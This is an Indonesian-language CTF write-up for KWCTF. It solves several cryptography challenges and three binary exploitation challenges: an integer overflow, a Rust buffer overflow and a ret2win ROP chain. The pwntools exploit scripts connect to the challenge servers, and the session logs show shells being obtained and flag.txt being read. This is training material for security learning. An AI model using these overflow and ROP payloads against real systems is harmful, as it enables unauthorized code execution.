
Pusing ga si kalo diction nya kebanyakan 🤦

Author: xyzch#4294

[cipher.txt](#) [enc.py](#) [enc.txt](#)

KWCTF{.*}

Submit



Diberikan 3 file yaitu chiper.txt , enc.py , dan enc.py

[Enc.py]

Di file enc.py tujuan utama nya adalah untuk melakukan enkripsi plaintext berdasarkan dictionary yang tidak selalu sama selama enkripsi dilakukan hal ini karena setiap file dijalankan akan memilih list dari enkripsi secara random. Jadi hasil dari enkripsi adalah 3 karakter pertama dari encryptkey + chipertext asli + 3 karakter terakhir encryptkey

```
from random import choice
from string import *

inputstring = input("Enter plaintext: ")

def read():
    with open('cipher.txt') as file:
        encrypt_text = eval(file.read())
        encrypt_key = choice(list(encrypt_text.keys()))
        character_key = encrypt_text[encrypt_key]
    return encrypt_key, character_key

def create(character_key):
    final_encryption = {}
    for i, j in zip(printable, character_key):
        final_encryption[i] = j
    return final_encryption

def convert(inputstring, final_encryption, encrypt_key):
    cypher_text = ""
    for i in inputstring:
```

```
    cypher_text += final_encryption[i]

    cypher_text = encrypt_key[:3] + cypher_text +
encrypt_key[3:]

    return cypher_text

encrypt_key, character_key = read()

final_encryption = create(character_key)

print(final_encryption)

cypher_text = convert(inputstring, final_encryption,
encrypt_key)

print(cypher_text)
```

[Solver.py]

Jadi untuk mengambil chipertext asli saat kami membuka file enc.txt , kami menghilangkan 3 karakter pertama dan 3 karakter terakhir. Untuk mendapatkan dictionary key yang benar kami memalukan bruteforce terhadap dictionary key. Karena kita tau 6 karakter pertama dari flag atau plaintext kami melakukan bruteforce untuk mengecek apakah hasil enkripsi dari 6 karakter tersebut sama dengan 6 karakter pertama di chipertext asli. Jika sama itu artinya key yang digunakan adalah key yang asli.

Langkah selanjutnya kita hanya perlu mengubah chipertext asli ke plaintext dengan melakukan brute force terhadap printable karakter dengan menggunakan key yang tadi

```
from string import *
```

```
import string

with open ('cipher.txt') as file:

    dict = eval(file.read())

    print(dict)

enc = open('enc.txt', 'r').read()[3:][:-3]

print(enc)

dict_key = list(dict.keys())
dict_value = list(dict.values())

print(dict_key)
print(dict_value)

def create(character_key):

    final_encryption = {}

    for i, j in zip(printable, character_key):

        final_encryption[i] = j

    return final_encryption

print(create(character_key))

def convert(inputstring, final_encryption, encrypt_key):

    cypher_text = ""

    for i in inputstring:

        cypher_text += final_encryption[i]

        cypher_text = encrypt_key[:3] + cypher_text + encrypt_key[3:]

    return cypher_text
```

```
return cypher_text

flag = ""

for i in range(len(dict_key)):

    final_encryption = create(dict_value[i])

    cypher_text = convert("KWCTF{", final_encryption,
dict_key[i])

    if cypher_text[3:][:-3] == enc[:6]:

        real_key = dict_key[i]

        real_value = dict_value[i]

        break

final_encryption = create(real_value)

print(final_encryption)

for i in range(len(enc)):

    for j in string.printable:

        if final_encryption[j] == enc[i]:

            flag += j

            break
```

```
print(flag)
```

```
FLAG = KWCTF{1m_sUr3_7hat_y0u_c4N_s0lv3_thi5_pR0b13M}
```

kexoXOR-xoXOR 🚶

Challenge 6 Solves

kexoXOR-xoXOR 🚶

475



Author: Xyzch#4294

[chall.py](#) [output.txt](#)

KWCTF{.*}

Submit

[chall.py]

Dari soal, dapat diketahui jika plain text diubah menjadi graycode dengan kode tersebut. Lalu hasil graycode akan di kali dengan b dan dimodulus dengan p. Nah dari operasi terakhir ini, kami tahu jika modulus lebih besar dari angka yang akan dimodulus maka rumus nya akan menjadi $m * b$.

```
from libnum import *
from Crypto.Util.number import *
```

```
m = s2n("KWCTF{REDACTED}")

m = m ^ (m >> 2)

p = getPrime(1024)

b = getPrime(256)

print('p =', p)

print('b =', b)

print('c =', (m * b) % p)
```

[Solver.py]

Untuk solver nya kami hanya perlu membagi ciphertext dengan b untuk mendapatkan graycode plain text. Lalu lakukan looping untuk mendapatkan plaintext asli dan ubah menjadi string. (Cara balikin graycode gw cuma nyontek Google, belum paham banget kwkwk)

```
from Crypto.Util.number import *

from libnum import *

from pwn import *

output = open('output.txt', 'r').read().split('\n')

p = int(output[0].split(' = ')[1])

b = int(output[1].split(' = ')[1])

c = int(output[2].split(' = ')[1])
```

```
m = c // b

def decode_gray_code(m):
    n = 0
    while m:
        n ^= m
        m >>= 2
    return n

print(n2s(decode_gray_code(m)))
```

```
FLAG = KWCTF{do_you_know_pragos_bruhh?why_he_is_so_famous_rn?}
```

Al-Khawarizmi



Challenge 5 Solves X

Al-Khawarizmi

484

wrap with KWCTF{separate with "_"}

Author: milolololo#0346

[chall.py](#) [message.txt](#)

KWCTF{.*}

Submit

Diberikan 2 file yaitu chall.py , message.txt

[Solver.py]

Dari soal plaintext di enkripsi per karakter menggunakan dictionary tertentu yang hasilnya berupa tulisan arab. Untuk mendapatkan plaintext, kami hanya perlu melakukan bruteforce terhadap *printable character* dan lakukan enkripsi yang sama lalu cek apakah hasil enkripsi sama dengan ciphertext.

```
import string

enc = open('message.txt', 'rb').read().split()

mapper = dict([(i-0x627, chr(i)) for i in
range(0x627, 0x66a)])

result = ""
```

```
for i in enc:

    for j in string.printable:

        n = ord(j) + pow(1337, 5)

        res = ""

        while n :

            m = int(n % len(mapper))

            res += mapper[m]

            n //= 3

        if res.encode() == i:

            result += j

print(result)
```

Lalu kami mendapatkan link google drive yang berisi file pdf

<https://drive.google.com/file/d/1Qcm5BCoJct7n9Q7bOfiM751RCRfJM8Hs/view?usp=sharing>

```
PS D:\CTF\KWCTF\Crypto\Al Khawarizmi> python .\solver.py
https://drive.google.com/file/d/1Qcm5BCoJct7n9Q7bOfiM751RCRfJM8Hs/view?usp=sharing
PS D:\CTF\KWCTF\Crypto\Al Khawarizmi>
```

File pdf tersebut berisikan 14 soal matematika

LANGKAH PENYELESAIAN

Tulis ulang persamaan

$$a = \frac{\sqrt{3136} \times 6561 b \times (3^2)^2}{\sqrt[4]{6561}^2 \times (2\sqrt{14})^2 \times 6561}$$

↓ Sederhanakan

$$\mathbf{a = b}$$

Tampilkan Langkah Penyelesaian →

LANGKAH PENYELESAIAN

Tulis ulang persamaan

$$b = \frac{u \times (\sqrt[3]{91125} + 2 \times 4499) \times 699854^0 \times 99993}{9043 \times 3 \times 3331}$$

↓ Sederhanakan

$$\mathbf{b = \frac{33331}{3331} u}$$

$b \approx 10,0063u$

Tampilkan Langkah Penyelesaian →

Lakukan hal yang sama pada soal soal berikutnya. Setelah mendapatkan semua jawaban soal, kami hanya perlu mengurutkannya menjadi sebuah kalimat yang akan menjadi flagnya misal:

$$a = b, \text{ hurufnya } b$$

$$b = u, \text{ hurufnya } u$$


$$c = b, \text{ hurufnya } b$$

Sampai seterusnya hingga mendapatkan {bubayu_y4ng_j4go}

FLAG = KWCTF{bubayu_y4ng_j4go}

BINARY EXPLOITATION

Blackmarket 🧑‍💻



Diberikan sebuah file yang berisikan binary file yang bisa kita analisis menggunakan debugger atauoun decompiler dan setelah kita lakukan decompile dan analisis kita menemukan jika fuction purchase vulnerable terhadap serangan integer overflow hal ini karena aat progam melakukan scan terhadap input user program tidak memberikan batasan maksimal untuk nilai dari variabel tersebut

```

int purchase(undefined8 param_1,int param_2)

{
    uint uVar1;
    int local_c;

    printf("How many %s would you like to buy?\n",param_1);
    printf("> ");
    __isoc99_scanf(&DAT_0040202f,&local_c);
    if (local_c < 1) {
        puts("I'm sorry, but we don't put up with pranksters.");
        puts("Please buy something or leave.");
    }
    else {
        uVar1 = local_c * param_2;
        printf("That'll cost $%d.\n", (ulong)uVar1);
    }
}

```

Setelah melakukan searching kami menemukan jika nilai maksimum tipe data interger bahasa c adalah 2147483647

Constant	Meaning	Value
INT_MAX	Maximum value for a variable of type int.	2147483647
UINT_MAX	Maximum value for a variable of type unsigned int.	4294967295 (0xffffffff)
LONG_MIN	Minimum value for a variable of type long.	-2147483647 - 1
LONG_MAX	Maximum value for a variable of type long.	2147483647

[15 more rows](#) • Aug 2, 2021

FLLalu kami hanya perlu menjalankan service yang tersedia memilih opsi untuk membeli secret dan memasukan nilai maksimal integer tadi


```
[evandrarf@Evandrarf] -[~/ctf/kwctf/web/one_liner_lfi/php_filter_chain_generator]
$ nc 20.205.238.7 10078
Welcome to BLACKMARKET!
We have many items available for purchase.
(Please ignore the fact we charge a markup on everything)

1) molotov: $2.00
2) bomb: $2.00
3) poison: $1.00
4) firearm: $2.00
5) drugs: $20.00
6) secret: $100.00
0) Leave

You currently have $15.
What would you like to buy?
> 6
How many Secret Information would you like to buy?
> 2147483647
That'll cost $-100.
Thanks for your purchse!
KWCTF{4ll_4vailability_1n_b14ck_m4rk3t_br0!!}
```

Flag = KWCTF{4ll_4vailability_1n_b14ck_m4rk3t_br0!!}

Rust 🐀



Diberikan sebuah source code dan executable file.setelah kami melakukan analisis, kami menemukan bahwa functionmind vulnerable terhadap serangan overflow untuk itu kami hanya perlu memberikan input yang panjangnya lebih besar dari jumlah buffer yaitu 500 karakter.

[main.rs]

```
fn main() {  
  
    println!("What should I do with rust?");  
  
    let comment: Vec<u8> = input(" [*] Comment: ");  
  
    let mut feedback = Feedback {  
  
        msg: [0; 500],  
  
        win: 0  
    };  
}
```

```
unsafe {

    std::ptr::copy(comment.as_ptr(), feedback.msg.as_mut_ptr
        (), comment.len());
}

if feedback.win as usize <= 0 {
    println!("Thanks for your time");
} else {

Command::new("/bin/sh").status().expect("Error");
}

}
```

```
[solver.py]
from pwn import *

# Connect to the server

r = remote('20.205.238.7', 10197)


r.sendlineafter(b'Comment: ', b'A' * 510)

r.interactive()
```

```
(evandrarf㉿Evandrarf) [~/ctf/kwctf/binary/rust]
$ python3 index.py
[+] Opening connection to 20.205.238.7 on port 10197: Done
[*] Switching to interactive mode
$ ls
flag.txt
rust
$ cat flag.txt
KWCTF{semoga_nilai_kita_semua_diatas_kkm, semoga_kita_semua_bisa_naik_kelas, libur_3_minggu_yuhuu}
$
```

FLAG =
KWCTF{semoga_nilai_kita_semua_diatas_kkm, semoga_kita_semua_bisa_naik
_kelas, libur_3_minggu_yuhuu}

Ret2KW 



Diberikan file binary yang setelah didecompile ternyata file ini memiliki vulnerabality terhadap buffer overflow

```
undefined8 main(void)

{
    char local_28 [32];

    setup();
    puts("-----time to hack!!-----");
    printf("Payload: ");
    gets(local_28);
    return 0;
}
```

Dan juga terdapat sebuah function bernama win yang memanggil /bin/sh. Akan tetapi parameter yang diberikan harus sesuai

```
void win(int param_1,int param_2)

{
    if ((param_1 == 0xcafe) && (param_2 == 0x1337)) {
        system("/bin/bash");
    }
    return;
}
```

[solver.py]\

Besar buffer adalah 40, kami mencarinya menggunakan cyclic pattern. Dan gadget address nya kami mencari menggunakan ropper

```
from pwn import *
```

```
if args.REMOTE:

    p = remote('20.205.238.7',10050)

else :

    p = process('./chall')

elf = context.binary = ELF('./chall')

buffer = 40

pop_rdi = 0x000000000040129b
pop_rsi_r15 = 0x0000000000401299

payload = b'A' * buffer
payload += p64(pop_rdi)
payload += p64(0xcafe)
payload += p64(pop_rsi_r15)
payload += p64(0x1337)
payload += p64(0x0)
payload += p64(0x00000000004011c3)
payload += p64(0x0)

p.sendline(payload)
```


```
p.interactive()
```

```
└─(kali㉿kali)-[~/Public/ctf/kwctf/ret2kw]
└$ python3 solver.py REMOTE payload = b'A' * buffer
[+] Opening connection to 20.205.238.7 on port 10050: Done
[*] '/home/kali/Public/ctf/kwctf/ret2kw/chall'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Switching to interactive mode
-----time to hack!!-----
Payload: $ ls
chall
flag.txt
$ cat g.txt
$ cat flag.txt
21
KWCTF{S1mpl3_Ret2Win_w1th_4_L1ttl3_4rgum3nt}
$
```

FLAG = KWCTF{S1mpl3_Ret2Win_w1th_4_L1ttl3_4rgum3nt}

FEEDBACK

Feedback



Tentu ini adalah Free Flag yang akan kita dapatkan setelah memberikan feedback kepada panitia. Terimakasih Panitia beserta probset dan jajarannya 😊

FLAG = KWCTF{thanks_and_goodluck}